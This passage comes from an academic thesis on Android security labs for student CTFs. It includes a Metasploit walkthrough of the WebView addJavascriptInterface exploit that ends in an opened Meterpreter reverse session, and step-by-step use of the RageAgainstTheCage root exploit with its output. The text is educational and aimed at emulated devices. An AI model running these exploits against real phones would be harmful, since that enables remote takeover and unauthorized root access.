In order to recognize the frequently sent SYN request, it is important to sniff on the host device's loopback device. Therefore, the network analysis tool Wireshark[9] is used. Once the SYN has been discovered, students recognize that the AVD is trying to reach port 80, which implies starting a webserver in order to open the port and analyze the traffic. Once established, an HTTP request outlined in figure 6.5 can be received, analyzed, and appropriate vulnerabilites / exploits can be looked for.

---

[9]https://www.wireshark.org/

```
1  GET /1337 HTTP/1.1
2  Host: 10.0.2.2:80
3  Cache−Control: max−age=0
4  Accept: text/html, application/xhtml+xml, application/xml;q=0.9,*/*;q=0.8
5  X−Requested−With: com.android.browser
6  User−Agent: Mozilla/5.0 (Linux; U; Android 4.1.2; en−us; sdk Build/MASTER↩
      ) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari↩
      /534.30
7  Accept−Encoding: gzip, deflate
8  Accept−Language: en−US
9  Accept−Charset: utf−8, iso−8859−1, utf−16, *;q=0.7
```

Figure 6.5.: Standard HTTP Request of the vulnerable Android.

While searching, it should be found out that the Android version named within the request's user-agent has a vulnerable API. Exploits are available, for example, in the form of the appropriate metasploit module *webview_ addjavascriptinterface*. After installing and configuring the free Metasploit Community edition, the following steps are needed to successfully exploit the given vulnerable system.

```
1  # msfconsole
2  msf > use exploit/android/browser/webview_addjavascriptinterface
3  msf exploit(webview_addjavascriptinterface) > set SRVHOST 127.0.0.1
4  SRVHOST => 127.0.0.1
5  msf exploit(webview_addjavascriptinterface) > set lhost 10.0.2.2
6  lhost => 10.0.2.2
7  msf exploit(webview_addjavascriptinterface) > set URIPATH 1337
8  URIPATH => 1337
9  msf exploit(webview_addjavascriptinterface) > exploit
10 [*] Exploit running as background job.
11
12 [−] Handler failed to bind to 10.0.2.2:4444
13 [*] Started reverse handler on 0.0.0.0:4444
14 [*] Using URL: http://127.0.0.1:80/Dajn1N
15 [*] Server started.
16 msf exploit(webview_addjavascriptinterface) >
```

Figure 6.6.: Configuration of Metasploit module *webview_ addjavascriptinterface*.

Figure B.1 of the appendix shows the parameters needed to successfully exploit an API running within an AVD. The IP address 10.0.2.2 is emulator specific and refers to the loopback device of the host machine on which the malicious server is running. The error stating that binding of the reverse handler onto the given IP address failed is necessary in this context. As 10.0.2.2 points onto the loopback device, it is important to implement this IP within the generated exploit. Since there is no interface with the assigned address 10.0.2.2 on the host machine, the reverse handler which listens for the exploit to establish a connection is bound on 0.0.0.0 which refers to all active interfaces

on the host device. Only this constellation allows successfully exploiting within an AVD. Note that it is important to run the metasploit console as root since superuser rights are required to bind to well-known ports.

```
1  msf exploit(webview_addjavascriptinterface) >
2  [*] 127.0.0.1         webview_addjavascriptinterface − Gathering target ↩
       information.
3  [*] 127.0.0.1         webview_addjavascriptinterface − Sending response ↩
       HTML.
4  [*] 127.0.0.1         webview_addjavascriptinterface − Serving armle ↩
       exploit...
5  [*] Sending stage (43586 bytes) to 127.0.0.1
6  [*] Meterpreter session 1 opened (127.0.0.1:4444 −> 127.0.0.1:37834) at ↩
       2015−05−18 03:18:38 +0200
```

Figure 6.7.: *msfconsole* signaling incoming connection.

After starting the malicious server and the reverse handler, it takes up to the amount of seconds defined within the app which is sending the requests until *msfconsole* signals an incoming connection as shown in figure 6.7. The server's answer of the client's request is a redirect to the exploit. After running the exploit on the client-side, the payload is executed and tries to connect to the reverse handler in order to open a Meterpreter session. If everything is configured properly, the Meterpreter session opens as shown. After that, the server is still listening in order to compromise other victim machines. To prevent opening another or even multiple Meterpreter sessions, the server has to be stopped using the commands *jobs* in order to find out the reverse handler's job ID and *kill <job ID>* to finally stop it. Active Meterpreter sessions can be displayed using the *sessions* command and entered using *sessions -i <session ID>*.

6.5. Learning Outcomes

Students working on this lab and ideally solving it get in touch with the most established penetration testing tools and learn how to use their basic functions. Furthermore, they learn about the general network architectures as well as specific network characteristics of the Android emulator.

7.   Lab: Vertical Privilege Escalation

With regard to Android, the term vertical privilege escalation describes the gaining of root privileges by a usually non-privileged user. Android uses a system of so-called properties which are used as system-wide variables and which are defined in system files with the ending *.prop*. Common device configurations like the interval of wifi scans in seconds (*wifi.supplicant_scan_interval*) or the delay between an incoming call and the device beginning to ring in milliseconds (*ro.telephony.call_ring.delay*) are configured using the Android property system. Furthermore, there are also security-relevant properties which are discussed in this lab.

7.1. Goal

The goal of both stages of the lab is to get a rooted ADB shell on the device. In the first stage, the students have to test various exploits in order to find the appropriate *RageAgainstTheCage* exploit. The goal of the second stage is to modify the corresponding properties within an image file to get a root shell via ADB.

7.2. Background

Figure B.2 of the appendix shows the code snippet of AOSP's *adb_main* file which is responsible for starting the ADB service during the init process. The lines 6 to 9 check the property *ro.kernel.qemu* which states whether the device runs within an emulator environment (property set to *1*) or not (property set to *0*). If the AVD recognizes it is running within an emulator environment, *should_drop_privileges* returns false. Hence, *adb_main* directly starts the ADB daemon *adbd* with root privileges during the initialization of the system. If *ro.kernel.qemu* is set to *0*, it further checks the properties *ro.secure*, *service.adb.root*, and *ro.debuggable*. If *ro.secure* is set to *1* (lines 18-19), privileges get dropped (line 23), except for the case if *ro.debuggable* and *service.adb.root* are both set to *1* (line 28-30).

There are several tools using various exploits (for example *KillingInTheNameOf*, *psneuter*, and *zergRush*) [52] to change the properties *ro.kernel.qemu* and *ro.secure* on physical devices in order to gain temporary root privileges. Furthermore, they install a rootkit to make the root access persistent. This tools usually consist of the actual exploit, the *su*-binary which allows switching to the root user, the app *Superuser.apk* which enables the user to grant the root privileges to any app, and *BusyBox*[10] which is a collection of basic commandline tools.

There are also other methods to gain root access on Android devices. One of the most popular exploits is called *RageAgainstTheCage* [53]. It works on Android systems with versions lower than 2.3.6 (Gingerbread). In order to gain root permissions, the exploit first finds out the PID of the ADB daemon as well as the maximum number of processes the system allows a particular user to own ($RLIMIT\_NPROC$). It then spawns as many stub processes until exactly this maximum number is reached. After that, it kills *adbd* using the PID collected earlier. As soon as *adb* detects that *adbd* has stopped, it restarts adbd with system privileges. The system then directly tries to drop these privileges using *setgid* and *setuid*. In this moment, the exploit spawns another process to reach the maximum again in order to prevent the dropping of the privileges. This approach is called a race condition and if *RageAgainstTheCage* is faster than the system, *adbd* continues running with root privileges. If not, the privileges get dropped. In this case, the exploit has to be executed once again [53, 54]. Other exploits using race conditions are *Zimperlich* and *Zysploit* [52]. Instead of exploiting *adbd*, they use the same race condition approach in order to exploit a vulnerability of the *zygote* process which originally runs as root and drops privileges after forking.

---

[10]http://www.busybox.net/

7.3. Setup

This lab is based on two AVDs with the following specifications:
AVD Name: privilegeEscalationStageOne.avd
Android Version: Android Gingerbread (2.2)
Architecture: ARM
Build-type: user
Lockscreen Password: y0u5h0uldR00tIt!

AVD Name: privilegeEscalationStageTwo.avd
Android Version: Android Gingerbread (2.3.3)
Architecture: ARM
Build-type: eng (unrooted)
Lockscreen Password: y0u5h0uldR00tIt!

Since the goal of the lab is to gain root privileges, the images first have to be prepared to be secure. The procedure for the both stages is almost the same. This is why it is described in only one section.

In order to pretend the AVD is not running in an emulator environemnt, they should be re-defined within one of the already existing property files. To run ADB in the secure non-root mode, the property *ro.secure* has to be set to *1* whereas *ro.kernel.qemu* has to be set to *0* or to an empty value (NULL). The files which are useful for changing the properties mentioned in section 7.2 have the ending *.prop*. They can be located within the files *ramdisk.img* and *system.img*. To modify them, the images first have to be extracted and after the changes are made they have to be rebuilt again. As they have different data formats, they have to be processed differently. In the following section, modifying the file *ramdisk.img* which contains the *default.prop* will be discussed.

First of all, a copy of all the needed files which are stored within the path *<path to Android SDK>/system-images/<Android version>/default/<architecture>/* has to be made within the *.avd* folder of the AVD. Older versions of Android builds store the default ARM image files within the folder *<path to Android SDK>/platforms/<Android version>/images/*. After that, the image files built in build-type *user* have also to be copied to this *.avd* folder from their origin in *out/target/product/generic/* within the folder containing the AOSP sources. In order to use the copied files instead of the default ones, the parameter *image.sysdir.1* within the file *config.ini* has to be changed to the folder of the actual virtual device with the suffix *.avd*. In the case, the Android SDK's standard is used, the path is *~/.android/avd*. As mentioned in table 4.1, the file *ramdisk.img* is a *cpio* archive which is additionally compressed using *gzip*. Hence, it has first to be renamed into *ramdisk.cpio.gz*, then decompressed using an application which can handle *gzip* format and finally unpacked using the application *cpio*.

```
1  $ file ramdisk.img
2  ramdisk.img: gzip compressed data, from Unix
3  $ mv ramdisk.img ramdisk.cpio.gz
4  $ gzip -d ramdisk.cpio.gz
5  $ file ramdisk.cpio
6  ramdisk.cpio: ASCII cpio archive (SVR4 with no CRC)
7  $ cpio -i -F ramdisk.cpio
8  $ ls
9  data            init.goldfish.rc    sbin                ueventd.rc
10 default.prop    init.rc             sys
11 dev             proc                system
12 init            ramdisk.cpio        ueventd.goldfish.rc
```

Figure 7.1.: Unpacking *ramdisk.img*.

Once unpacked, the properties within the file *default.prop* in the root directory have to be changed as shown in figure 7.2 (stage one) and 7.3 (stage two). For this, an ordinary text editor like *vi* or *nano* can be used.

```
1  #
2  # ADDITIONAL_DEFAULT_PROPERTIES
3  #
4
5  ro.kernel.qemu=
6  ro.secure=1
7  ro.debuggable=1
8  persist.service.adb.enable=1
```

Figure 7.2.: Properties in *default.prop* of stage one.

```
1  #
2  # ADDITIONAL_DEFAULT_PROPERTIES
3  #
4
5  ro.kernel.qemu=0
6  ro.secure=1
7  ro.debuggable=0
8  persist.service.adb.enable=0
```

Figure 7.3.: Properties in *default.prop* of stage two.

Figure 7.4 shows the commands needed to rebuild *ramdisk.img*. Line two shows two commands connected through a pipe. The first command gives a list of files extracted from the original image file to the second command in order to include only the files which are originally included in the image. The modifications made to these files are naturally included in the new image, too.

```
1  $ mv ramdisk.cpio ramdisk.old.cpio
2  $ cpio −i −t −F ramdisk.old.cpio | cpio −o −H newc −O ramdisk.cpio
3  $ gzip ramdisk.cpio
4  $ mv ramdisk.cpio.gz ramdisk.img
```

Figure 7.4.: Rebuilding *ramdisk.img*.

After modifying the ramdisk images and copying them back to the specific *.avd* folders, the AVDs can be started. When the AVDs are booted up, the status of connected devices can be checked using ADB. The device of stage one should now only allow restricted access. The second device's ADBD should be completely deactivated and not be listed anymore by executing *adb devices* on the host computer as shown in figure 7.5.

```
1  $ emulator @<AVD name> &
2  [1] 10944
3  $ adb devices
4  * daemon not running. starting it now on port 5037 *
5  * daemon started successfully *
6  List of devices attached
7  $
```

Figure 7.5.: Check status of ADB daemon.

7.4. Proof of Concept

Unlike the setup process, the proofs of concept of the two stages differ from each other. This is why they are discussed in separated sections.

7.4.1. Stage One: Exploiting

The first step is to find information about the given system's vulnerabilities. After that, the *RageAgainstTheCage* exploit[11] for example has to be downloaded and pushed to the started AVD using the command *adb push rageagainstthecage /data/local/tmp*. Once uploaded to the AVD, *adb shell* opens a shell in which the binary has to be made executable using *chmod 777 rageagainstthecage* after switching to the appropriate directory with *cd /data/local/tmp*. The exploit can then be started using the command *./rageagainstthecage*. It produces the output shown in figure 7.6.

---

[11]https://github.com/georgiaw/Smartphone-Pentest-Framework/blob/master/exploits/Android/
    binaries/rageagainstthecage

```
[m0zz13@m0zzb00k rooting]$ adb push rageagainstthecage /data/local/tmp
114 KB/s (5392 bytes in 0.046s)
[m0zz13@m0zzb00k rooting]$ adb shell
$ cd /data/local/tmp
$ chmod 777 rageagainstthecage
$ ./rageagainstthecage
[*] CVE-2010-EASY Android local root exploit (C) 2010 by 743C

[*] checking NPROC limit ...
[+] RLIMIT_NPROC={4096, 4096}
[*] Searching for adb ...
[+] Found adb as PID 39
[*] Spawning children. Dont type anything and wait for reset!
[*]
[*] If you like what we are doing you can send us PayPal money to
[*] 7-4-3-C@web.de so we can compensate time, effort and HW costs.
[*] If you are a company and feel like you profit from our work,
[*] we also accept donations > 1000 USD!
[*]
[*] adb connection will be reset. restart adb server on desktop and re-login.
$
[+] Forked 4089 childs.
[m0zz13@m0zzb00k rooting]$ adb kill-server
[m0zz13@m0zzb00k rooting]$ adb start-server
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
[m0zz13@m0zzb00k rooting]$ adb shell
#
```

Figure 7.6.: Executing *RageAgainstTheCage*.

In order to check whether the exploit was successfully executed, the ADB server on the host machine has to be killed using *adb kill-server* and restarted using *adb start-server*. The machine is rooted successfully if the shell shows # at the beginning of the line after reconnecting to the AVD using *adb shell* once again. At this point, *su*, *BusyBox*, and *Superuser.apk* could be installed in order to make the root privileges persistent. If a *$* is shown because of a lost race condition, the execution of the exploit has to be repeated.

7.4.2. Stage Two: Rooting Manually

To gain root access via ADB in this specific machine, the students first have to undo the steps described in 7.3. This means that they have to unpack the file *ramdisk.img* which is stored within the *.avd* folder of the AVD. The mentioned properties within the file *default.prop* have to be inverted. After that, *ramdisk.img* has to be rebuilt. The bash script shown in figure B.3 of the appendix automates the whole process when executed within the folder in which *ramdisk.img* is stored.

After manipulating the properties, the AVD has to be started using the emulator. Once booted, the debug mode has to be enabled as shown in figure 7.7. The menu can be found entering the *Settings* app, tapping on *Applications* and then on *Development*.

Figure 7.7.: Enabling USB Debugging.

7.5. Learning Outcomes

Students working on this lab and ideally solving it learn about the basic functionality of the Android Debug Bridge (ADB). Furtermore, they learn about the importance of the properties used by the Android system and about the different image files of the emulator which are related to the image files flashable to real Android devices.

8. Evaluation

In the last phase of this thesis, the created labs which are described in chapters 5, 6, and 7 as well as the assignments which can be found in chapter A of the appendix get evaluated. For this purpose, the labs and assignments are uploaded to a private webspace in order to send an email with a hyperlink which enables the students to download the *.zip* archive to their computers. Students and alumni of the degree courses *Corporate and IT-Security* as well as *Media and Information Engineering and Design* participated in the evaluation. In the following, the feedback given personally, by telephone and online is discussed and adopted measures are described.

The first bug found is in stage one of the privilege escalation lab. Contrary to the actual plan, the images were built in build type *eng* instead of *user*. Hence, it was possible to to gain root permissions using the command *su*. In order to fix this problem, the used images were replaced by new images built in build type *user*.

Some students asked for more information about ADB. Therefore, an overview of basic ADB commands is provided within the introductional part of the assignments. Furthermore, brief introductions into *metasploit* and the filestructure of the Android emulator are added to the both most challenging labs, namely the WebView lab and the second stage of the privilege escalation lab.

The general feedback was positive. The students like the approach of working with a ubiquitous operating system which is nevertheless not that common in usual security labs or CTFs. According to their statements, stage one of the privilege escalation lab is a good entry because it is easy to solve. However, it encourages the students to step out of their comfort zone in order to get used with the Android operating system. Another mentioned advantage is the fact, that they have to download the labs once and can later on work on them whenever they want because they are independent of a certain infrastructure.

9. Conclusion and Future Work

The four months working on this thesis were a perfect opportunity to obtain an overview of general security issues and mechanisms of the Android operating system. The practical realisation allowed a lot of research in certain areas. However, four months are not sufficient to explore all aspects of Android security and to realise all ideas concerning the labs.

Therefore, the lab discussing to bypass the screen lock could be extended using recent security flaws concering sensors which are embedded into various smartphones. Motion sensors such as gyroscopes and accelerometers of Android devices are not only accessible to apps without granting them any special permissions [55]. They can also deliver security-relevant information about the usage of the device such as entering PINs, passwords, and patterns [56]. A future lab could deliver pre-recorded sensor data which has to be analyzed by students in order to figure out the required PIN or password.

The vertical privilege escalation lab could be extended by additional stages covering exploits for Android versions > 4.0. Furthermore, a lab discussing topics of horizontal privilege escalation, such as transitive permissions between apps [57], could be added.

A lot of time was spent trying to build system images without a rooted ADB daemon running on them. After installing several versions of various build-tools and manually applying a huge amount of bugfixes within the AOSP source code, the images in build type *user* finally worked. Just a few moments later, the mighty but in this case unwanted options of the Android SDK's emulator were discovered. The emulator's parameter *-shell* enables the user to open a root shell on any AVD, even if the ADB daemon is unrooted or totally disabled. This is an issue concerning the opportunity to use the labs as challenges for CTFs.

A possibility to fix this problem and to enhance the labs' learning experience is the integration into the *bwLehrpool* environment [58]. *bwLehrpool* is a cooperative research project driven by several universities of the German state of Baden-Württemberg. It is based on OpenSLX and enables participating universities to run various pre-configured system images in stateless mode. After creating an image of the installed and configurated Android environment once, the labs could be distributed and used on a huge amount of computers simultaneously without any extra configuration needed. Due to the implementation of the labs within this environment, students could work on the labs without installing the needed software described in chapter A. Furthermore, a host environment without root access for the students could solve the problems arising through

the Android emulator's parameter *-shell*. It could get fixed by implementing a sophisticated permission system on the filesystem layer. In this case, instead of Ubuntu, a linux distribution like Fedora should be used, regarding their contrary attitudes towards the default usage of *sudo*. Of course, this comes with the fact that the students are not able anymore to work on the labs where and whenever they want to. Hence, several labs could be made available for download on a university-wide accessible server in order to provide basic training opportunities, whereas the real CTF challenges are embedded into *bwLehrpool*.

Furthermore, there are still interesting areas left which could be impulses for further labratory experiments. One possible field for future Android labs could be the security of Android apps. For example, about known vulnerabilites of the communication between apps [11, 59]. Another interesting topic is the field of malware written for the Android plattform [60]. Labs could discuss forensic techniques to find and analyse malware hidden within the system.

Summarized, Android security is highly topical. Already mentioned cyber-physical developments like Google Car or the Internet of Things reach another dimension of threats. Future vulnerabilites may give the attacker opportunities to damage their victims not only in terms of privacy or finance. They can now cause physical harm or even death through manipulating the car's control systems, for example. Hence, a lot of educational work has to be done in order to sensitize future users and developers for the various attack surfaces Android provides. CTFs are a great approach to teach students in terms of security. Hopefully, this thesis contributes to the further development of the CTF provided by the Offenburg University of Applied Sciences.

References

[1] Anmol Misra and Abhishek Dubey. *Android Security: Attacks and Defenses.* Auerbach Publications, Boca Raton, FL, USA, 2013. ISBN: 978-1-4398-9646-4.

[2] Android Open Source Project. *Dashboard - Platform Versions.* URL: `https://developer.android.com/about/dashboards/index.html` (Retrieved June 21, 2015).

[3] Android Open Source Project. *Build.VERSION_ CODES.* URL: `http://developer.android.com/reference/android/os/Build.VERSION_CODES.html` (Retrieved May 15, 2015).

[4] Android Open Source Project. *Android M Developer Preview.* URL: `https://developer.android.com/preview/overview.html` (Retrieved May 30, 2015).

[5] Android Open Source Project. *Android Software Stack.* URL: `http://source.android.com/devices/tech/security/index.html` (Retrieved May 4, 2015).

[6] Nikolay Elenkov. *Android Security Internals: An In-Depth Guide to Android's Security Architecture.* no starch press, San Francisco, CA, USA, 2014. ISBN: 978-1-59327-581-5.

[7] Lukáš Aron and Petr Hanáček. "Introduction to Android 5 Security". *Proceedings of Student Research Forum Papers and Posters at SOFSEM 2015: The 41st International Conference on Current Trends in Theory and Practice of Computer Science.* Pec pod Snezkou, CZ, 2015, pages 103–112.

[8] Android Open Source Project. *ART and Dalvik.* URL: `http://source.android.com/devices/tech/dalvik/index.html` (Retrieved May 12, 2015).

[9] Karim Yaghmour. *Embedded Android: Porting, Extending, and Customizing.* O'Reilly, Sebastopol, CA, USA, March 2013. ISBN: 978-1-4493-0829-2.

[10] Rusty Russell, Daniel Quinlan, and Christopher Yeoh. *Filesystem Hierarchy Standard.* Filesystem Hierarchy Standard Group, 2004. URL: `http://www.pathname.com/fhs/pub/fhs-2.3.pdf` (Retrieved May 10, 2015).

[11] Erika Chin, Adrienne Porter Felt, Kate Greenwood, and David Wagner. "Analyzing Inter-Application Communication in Android". *MobiSys '11 Proceedings of the 9th international conference on Mobile systems, applications, and services* (2011), pages 239–252. DOI: `10.1145/1999995.2000018`.

[12] Asaf Shabtai et al. "Google Android: A Comprehensive Security Assessment". *IEEE Security & Privacy,* **8** (2) (March 2010), pages 35–44. DOI: `10.1109/MSP.2010.2`.

[13] Chit La Pyae Myo Hein. "Permission Based Malware Protection Model for Android Application". *Proceedings of International Conference on Advances in Engineering and Technology (ICAET'2014)* (March 2014). DOI: `10.15242/IIE.E0314102`.

[14] Liang Xu. "Techniques and Tools for Analyzing and Understanding Android Applications". Dissertation. University of California, Davis, 2013.

[15] Ashish Yadav, Abhishek Vats, Aman Nagpal, and Avinash Yadav. "Dalvik - Virtual Machine". *Indian Journal of Engineering*, **1** (1) (November 2012), pages 100–104.

[16] David Ehringer. *The Dalvik Virtual Machine Architecture.* March 2010. URL: `http://www.davidehringer.com/software/android/The_Dalvik_Virtual_Machine.pdf` (Retrieved June 8, 2015).

[17] Android Open Source Project. *App Manifest.* URL: `http://developer.android.com/guide/topics/manifest/manifest-intro.html` (Retrieved June 9, 2015).

[18] Jeff Six. *Application Security for the Android Platform: Processes, Permissions, and Other Safeguards.* O'Reilly Media, Sebastopol, CA, USA, December 2011. ISBN: 978-1-4493-1507-8.

[19] David Barrera, Jeremy Clark, Daniel McCarney, and Paul C. van Oorschot. "Baton: Certificate Agility for Android's Decentralized Signing Infrastructure". *Proceedings of the 2014 ACM conference on Security and privacy in wireless & mobile networks* (2014), pages 1–12. DOI: `10.1145/2627393.2627397`.

[20] R.L. Rivest, A. Shamir, and L. Adleman. "A Method for Obtaining Digital Signatures and Public-Key Cryptosystems". *Communications of the ACM*, **21** (2) (February 1978). DOI: `10.1145/359340.359342`.

[21] David W. Kravitz. "Digital signature algorithm". US Patent 5,231,668. July 27, 1993.

[22] David Barrera, Jeremy Clark, Paul C. van Oorschot, and Daniel McCarney. "Understanding and Improving App Installation Security Mechanisms through Empirical Analysis of Android". *SPSM '12 Proceedings of the second ACM workshop on Security and privacy in smartphones and mobile devices* (2012), pages 81–92.

[23] Dan Wendlandt, David G. Andersen, and Adrian Perrig. "Perspectives: improving SSH-style host authentication with multi-path probing". *Proceeding ATC'08 USENIX 2008 Annual Technical Conference* (2008), pages 321–334.

[24] Manuel Egele, Christopher Kruegel, Engin Kirda, and Giovanni Vigna. "PiOS: Detecting Privacy Leaks in iOS Applications". *Network and Distributed System Security Symposium* (2) (2011).

[25] Amiya K. Maji, Fahad A. Arshad, Saurabh Bagchi, and Jan S. Rellermeyer. "An Empirical Study of the Robustness of Inter-component Communication in Android". *42nd Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)* (June 2012), pages 1–12. DOI: `10.1109/DSN.2012.6263963`.

[26] Android Open Source Project. *Creating a Content Provider*. URL: `http : / / developer . android . com / guide / topics / providers / content - provider - creating.html` (Retrieved June 8, 2015).

[27] Android Open Source Project. *Android Emulator*. URL: `http : / / developer . android.com/tools/help/emulator.html` (Retrieved June 10, 2015).

[28] Android Open Source Project. *Using the Emulator*. URL: `http : / / developer . android.com/tools/devices/emulator.html` (Retrieved June 13, 2015).

[29] Android Open Source Project. *Initializing a Build Environment*. URL: `http : / / source.android.com/source/initializing.html` (Retrieved April 14, 2015).

[30] Android Open Source Project. *Downloading the source*. URL: `http : / / source . android.com/source/downloading.html` (Retrieved April 14, 2015).

[31] Android Open Source Project. *Building the System*. URL: `http : / / source . android.com/source/building-running.html` (Retrieved April 14, 2015).

[32] Android Open Source Project. *Android Debug Bridge*. URL: `http://developer. android.com/tools/help/adb.html` (Retrieved April 4, 2015).

[33] Tilo Müller and Michael Spreitzenbarth. "FROST - Forensic Recovery of Scrambled Telephones". *Applied Cryptography and Network Security - Lecture Notes in Computer Science*, **7954** (2013), pages 373–388. DOI: `10.1007/978-3-642-38980-1_23`.

[34] Andrew Hoog. *Android Forensik: Datenrecherche, Analyse und mobile Sicherheit bei Android*. Franzis, Haar, Germany, October 2012. ISBN: 978-3-645-60210-5.

[35] Adam J. Aviv et al. "Smudge Attacks on Smartphone Touch Screens". *WOOT'10 Proceedings of the 4th USENIX conference on Offensive technologies* (August 2010).

[36] Yang Zhang et al. "Fingerprint Attack against Touch-enabled Devices". *SPSM '12 Proceedings of the second ACM workshop on Security and privacy in smartphones and mobile devices* (October 2012), pages 57–68. DOI: 10.1145/2381934.2381947.

[37] James Tyler Romo. "Towards Seamless and Secure Mobile Authentication". Master's thesis. Arizona State University, December 2014.

[38] Rickard Andersson. *Android-Lock-Screen*. Dalarna University, Sweden. March 2011. URL: https://github.com/rickard2/Android-Lock-Screen (Retrieved April 27, 2015).

[39] Philippe Oechslin. "Making a Faster Cryptanalytic Time-Memory Trade-Of". *Advances in Cryptology - CRYPTO 2003, 23rd Annual International Cryptology Conference*, **2729** (August 2003), pages 617–630. DOI: 10.1007/978-3-540-45146-4_36.

[40] Martin Georgiev, Suman Jana, and Vitaly Shmatikov. "Breaking and Fixing Origin-Based Access Control in Hybrid Web/Mobile Application Frameworks". *Network and Distributed System Security Symposium '14* (February 2014). DOI: 10.14722/ndss.2014.23323.

[41] Erika Chin and David Wagner. "Bifocals: Analyzing WebView Vulnerabilities in Android Applications". *Information Security Applications: Lecture Notes in Computer Science*, **8267** (2014), pages 138–159. DOI: 10.1007/978-3-319-05149-9_9.

[42] NIST. *CVE-2012-6636*. 2014. URL: https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2012-6636 (Retrieved May 6, 2015).

[43] NIST. *CVE-2013-4710*. 2014. URL: https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-4710 (Retrieved May 6, 2015).

[44] T. Dierks and E. Rescorla. *The Transport Layer Security (TLS) Protocol Version 1.2*. RFC. IETF.

[45] Android Open Source Project. *addJavascriptInterface*. URL: http://developer.android.com/reference/android/webkit/WebView.html#addJavascriptInterface(java.lang.Object,%20java.lang.String) (Retrieved May 17, 2015).

[46] Tongbo Luo et al. "Attacks on WebView in the Android System". *ACSAC '11 Proceedings of the 27th Annual Computer Security Applications Conference* (2011), pages 343–352. DOI: 10.1145/2076732.2076781.

[47] Matthias Neugschwandtner, Martina Lindorfer, and Christian Platzer. "A View To A Kill: WebView Exploitation". *6th USENIX Workshop on Large-Scale Exploits and Emergent Threats, LEET '13, Washington DC* (December 2013).

[48] Joshua J. Drake and Joe Vennix. *Android Browser and WebView addJavascript-Interface Code Execution.* URL: `http://www.rapid7.com/db/modules/exploit/android/browser/webview_addjavascriptinterface` (Retrieved May 6, 2015).

[49] Android Open Source Project. *WebView.* URL: `http://developer.android.com/reference/android/webkit/WebView.html` (Retrieved June 11, 2015).

[50] Android Open Source Project. *Runnable.* URL: `http://developer.android.com/reference/java/lang/Runnable.html` (Retrieved June 11, 2015).

[51] Android Open Source Project. *ScheduledExecutorService.* URL: `http://developer.android.com/reference/java/util/concurrent/ScheduledExecutorService.html` (Retrieved June 11, 2015).

[52] Joshua J. Drake et al. *Android Hacker's Handbook.* Wiley, Hoboken, NJ, USA, April 2014. ISBN: 978-1-118-60864-7.

[53] *RageAgainstTheCage.* March 2011. URL: `https://thesnkchrmr.wordpress.com/2011/03/24/rageagainstthecage/` (Retrieved June 15, 2015).

[54] Lukas Weichselbaum et al. *ANDRUBIS: Android Malware Under The Magnifying Glass.* Technical report TR-ISECLAB-0414-001. Vienna University of Technology, 2014.

[55] Yan Michalevsky, Dan Boneh, and Gabi Nakibly. "Gyrophone: Recognizing Speech from Gyroscope Signals". *23rd USENIX Security Symposium (USENIX Security 14)* (August 2014), pages 1053–1067.

[56] Adam J. Aviv, Benjamin Sapp, Matt Blaze, and Jonathan M. Smith. "Practicality of Accelerometer Side Channels on Smartphones". *ACSAC '12 Proceedings of the 28th Annual Computer Security Applications Conference* (December 2012), pages 41–50. DOI: `10.1145/2420950.2420957`.

[57] Lucas Davi, Alexandra Dmitrienko, Ahmad-Reza Sadeghi, and Marcel Winandy. "Privilege Escalation Attacks on Android". *Information Security: Lecture Notes in Computer Science*, **6531** (2011), pages 346–360. DOI: `10.1007/978-3-642-18178-8_30`.

[58] Dirk von Suchodoletz et al. "bwLehrpool – ein landesweiter Dienst für die Bereitstellung von PC-Pools in virtualisierter Umgebung für Lehre und Forschung". *PIK - Praxis der Informationsverarbeitung und Kommunikation* (March 2014). DOI: `10.1515/pik-2013-0046`.

[59] Adam Cozzette et al. "Improving the Security of Android Inter-Component Communication". *2013 IFIP/IEEE International Symposium on Integrated Network Management (IM 2013)* (2013), pages 808–811.

[60] Yajin Zhou and Xuxian Jiang. "Dissecting Android Malware: Characterization and Evolution". *SP '12 Proceedings of the 2012 IEEE Symposium on Security and Privacy* (May 2012), pages 95–109. DOI: 10.1109/SP.2012.16.

[61] Android Open Source Project. *Git - adb_main.cpp.* URL: https://android.googlesource.com/platform/system/core.git/+/master/adb/adb_main.cpp (Retrieved April 14, 2015).

A. Assignments

To run the provided Android Virtual Devices (AVDs), the installation of the Android Software Development Kit[12] (SDK) is required. It is available for Linux, Mac OS X, and Windows. The usage of Ubuntu is strongly recommended. Before you can install the SDK, the Java Development Kit (JDK) 7 has to be installed according to the official instructions[13]. Please note especially the mentioned packages which have to be installed under Ubuntu additionally.
